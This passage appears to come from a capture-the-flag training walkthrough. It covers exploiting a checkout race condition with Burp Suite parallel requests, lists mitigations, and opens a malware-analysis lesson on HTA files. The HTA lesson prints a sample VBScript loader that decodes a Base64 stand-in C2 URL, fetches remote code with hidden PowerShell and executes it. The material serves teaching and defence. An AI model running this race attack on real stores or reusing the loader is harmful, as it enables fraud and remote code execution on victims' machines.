credentials, **username:** `attacker` and **password:** `attacker@123`. After logging in, you'll arrive at the main dashboard, which shows the limited-edition SleighToy with only 10 units available.



To make a legitimate purchase, click **`Add to Cart`** for the SleighToy and then click **`Checkout`** to go to the checkout page.




On the checkout page, click **`Confirm & Pay`** to complete the purchase. You should see a success message confirming the order, as shown below:




Exploiting the Race Condition


Now that we have made a legitimate request, navigate back to Burp Suite and click on **`Proxy > HTTP history`** and find the POST request to the **`/process_checkout`** endpoint created by our legitimate checkout request. Right-click that entry and choose **`Send to Repeater`**, which will copy the exact HTTP request (headers, cookies, body) into Burp's Repeater tool as shown below:




Next, switch to the **`Repeater`** tab and confirm the request appears there, right-click on the first tab, select **`Add tab to group`**, and click on **`Create tab group`**.




Enter a name for the tab group, such as `cart`, and click **Create**, which will create a tab group named `cart`.




Then, right-click the request tab and select `Duplicate tab`. When prompted, enter the number of copies you want (for example, 15). You'll now have that many identical request tabs inside the cart group.




Next, use the Repeater toolbar `Send` dropdown menu and select `Send group in parallel (last-byte sync)`, which launches all copies at once and waits for the final byte from each response, maximising the timing overlap to trigger race conditions.




Once this is done, click `Send group (parallel)`; this will launch all 15 requests to the server simultaneously. The server will attempt to handle them simultaneously, which will cause the timing bug to appear (due to multiple orders being processed at once).



Finally, visit the web app, and you will see multiple confirmed orders and the SleighToy stock reduced (possibly going negative).






Mitigation

The attacker logged in and made a normal purchase of the limited SleighToy. Using Burp Suite, he captured the checkout request and sent it multiple times in parallel. Because the app didn't **handle simultaneous checkouts correctly**, each request succeeded before the stock could update. This allowed the attacker to buy more toys than available, resulting in a race condition and pushing the stock into negative values. Here are a few mitigation measures to avoid the vulnerability:

- Use **atomic database transactions** so stock deduction and order creation execute as a single, consistent operation.

- Perform a **final stock validation** right before committing the transaction to prevent overselling.
- Implement **idempotency keys** for checkout requests to ensure duplicates aren't processed multiple times.
- Apply **rate limiting** or concurrency controls to block rapid, repeated checkout attempts from the same user or session.

Repeat the same steps as were done for ordering the SleighToy Limited Edition. What is the flag value once the stocks are negative for **Bunny Plush (Blue)**?



Day 21:Malware Analysis - Malhare.exe

Learning Objectives

In this task, the TBFC SOC team will investigate one specific file type, the HTA format - a type often used for legitimate purposes, yet just as frequently exploited by attackers. Your mission is to reverse-engineer the HTA and uncover how King Malhare tricked Wareville's elves. To do this, you will have to look for:

- Application metadata
- Script functions
- Any network calls or encoded data
- Clues about exfiltration

Important!: This room uses an HTA malware file. It's safe, but **do not** run it locally. For safety and the intended experience, **you should use the AttackBox**; the file is already provided there. If you download it manually, browsers may block it. If it does download, open it only in a text editor, and do not execute it.

Malware Analysis

HTA Overview

In the summer of 2025 - researchers discovered that ransomware groups were using HTA files disguised as fake verification pages to spread the Epsilon Red ransomware. During that campaign, many organisations were affected, and security teams were reminded how important it is to understand what HTA files are, and why they appear so often in corporate environments.

HTA file, short for **HTML Application**. An HTA file is like a small desktop app built using familiar web technologies such as HTML, CSS, and JavaScript. Unlike regular web pages that open inside a browser, HTA files run directly on Windows through a built-in component called Microsoft HTML Application Host - **`mshta.exe`** process. This allows them to look and behave like lightweight programs with their own interfaces and actions. In legitimate use cases, HTA files serve several practical purposes in Wareville and beyond:

- Automating administrative or setup tasks.
- Providing quick interfaces for internal scripts.
- Testing small prototypes without building full software.
- Offering lightweight IT support utilities for daily use.

In short, HTA files were designed as a convenient way to blend the simplicity of the web with the power of desktop applications.

HTA File Structure

Before the defenders of TBFC can recognise suspicious HTA files, it's important to understand how a normal HTA file is built. Luckily, their structure is quite simple, in fact, it's very similar to a regular HTML page. An HTA file usually contains three main parts:

1. **The HTA declaration**: This defines the file as an HTML Application and can include basic properties like title, window size, and behaviour.
2. **The interface (HTML and CSS)**: This section creates the layout and visuals, such as buttons, forms, or text.
3. **The script (VBScript or JavaScript)**: Here is where the logic lives; it defines what actions the HTA will perform when opened or when a user interacts with it.

Here's a simple example of what a legitimate HTA file might look like:

```
<html>
<head>
    <title>TBFC Utility Tool</title>
    <HTA:APPLICATION
        ID="TBFCApp"
        APPLICATIONNAME="Utility Tool"
        BORDER="thin"
        CAPTION="yes"
        SHOWINTASKBAR="yes"
    />
</head>

<body>
    <h3>Welcome to the TBFC Utility Tool</h3>
    <input type="button" value="Say Hello" onclick="MsgBox('Hello from Wareville!')">
</body>
</html>
```

This small example creates a simple desktop window with a button that shows a message when clicked. In real cases, HTA scripts can be much longer and perform important tasks. It's easy to see why developers liked HTA; you could build a quick, functional tool using nothing more than web code.

HTA files are attractive because they combine familiar web markup with script execution on Windows. In the hands of a defender, they’re a handy automation tool; in the hands of someone wanting to bypass controls, they can be used as a delivery mechanism or launcher.

Common purposes of malicious HTA use:

- **Initial access/delivery**: HTA files are often delivered by phishing (email attachments, fake web pages, or downloads) and run via **`mshta.exe`.**
- **Downloaders/droppers**: An HTA can execute a script that fetches additional binaries or scripts from the attacker's C2.
- **Obfuscation/evasion:** HTAs can hide intent by embedding encoded data(Base64), by using short VBScript/JScript fragments, or by launching processes with hidden windows.
- **Living-off-the-land**: HTA commonly calls built-in Windows tools (`mshta.exe`, `powershell.exe`, `wscript.exe`, `rundll32.exe`) to avoid adding new binaries to disk.

Inside an HTA, you'll often find a small script that may be obfuscated or encoded. In practice, this tiny script usually does one of two things: **downloads and runs a second-stage payload,** or **opens a remote control channel to let something else talk back to the attacker's server.** These lightweight scripts are the reason HTAs are effective launchers, a single small file can pull in the rest of the malware.

Here is a sample that King Malhare might try to use:

```
<html>
  <head>
    <title>Angry King Malhare</title>
    <HTA:APPLICATION ID="Malhare" APPLICATIONNAME="B" BORDER="none"
     SHOWINTASKBAR="no" SINGLEINSTANCE="yes" WINDOWSTATE="minimize">
    </HTA:APPLICATION>
    <script language="VBScript">
      Option Explicit:Dim a:Set a=CreateObject("WScript.Shell"):Dim
      b:b="powershell -NoProfile -ExecutionPolicy Bypass -Command ""
      {$U=
      [System.Text.Encoding]::UTF8.GetString([System.Convert]::
      FromBase64String('aHR0cHM6Ly9yYXcua2luZy1tYWxoYXJlWy5dY29tL2MyL3NpbHZlci9yZWZzL2hlYWRzL21haW4vUkVEQUNURUQudHh0'))
      $C=(Invoke-WebRequest -Uri
      $U -UseBasicParsing).Content
      $B=[scriptblock]::Create($C) $B}""":a.Run
      b,0,True:self.close
    </script>
